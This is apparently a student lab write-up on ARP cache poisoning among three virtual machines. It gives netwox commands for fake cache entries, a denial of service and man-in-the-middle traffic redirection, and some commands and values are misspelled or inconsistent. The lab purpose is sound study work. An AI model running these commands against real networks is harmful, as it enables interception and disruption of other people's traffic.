

ARP CACHE POISONING ATTACKS



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
attacker is VM2 ip is 10.0.2.5
victim is VM3 ip is 10.0.2.6
client is VM4 ip is 10.0.2.7

Scenario 1: Cache Poisoning - Add a Non-existent MAC and IP Address

Before attack my Victim arp cache only 3 addres and after attack arp cache has fake MAC (0:a:a:a:a) and IP (192.168.181.199). Added

COMMAND:

```
sudo netwox 72 -i "10.0.2.6" -d "enp0s3" -E 0:b:a:a:d:b -I 1.2.3.4
```




Scenario 2: DoS Attack - Associate Non-existent MAC to an existing IP Address

Before attack my victim arp cache attacker ip is (10.0.2.5) mac address is (08:00:27:ae:ca:48) and after attack mac address change to (1:b:b:b:b:b)

COMMAND:

```
sudo netwox 72 -i "10.0.2.6" -d "enp0s3" -E 1:b:b:b:b:b -I 10.0.2.5
```



Scenario 3: Traffic Redirection - Redirect all traffic between VM2 & VM3 to Attacker Machine

To do this attack first enable the ip forwarding in attacker machine by using this command

COMMAND:


```
sudo sysctl -w net.ipv4.ip_forward=1
```

In this attack ips are victim and client but the mac address is the attacker

COMMAND:

```
sudo netxox 72 -i "10.0.2.6" -d "enp0s3" -E 08:00:27:ae:ca:48 -I 10.0.2.7
```

```
sudo netxox 72 -i "10.0.2.7" -d "enp0s3" -E 08:00:27:ae:ca:48 -I 10.0.2.6
```



After the command run visualized on wireshark

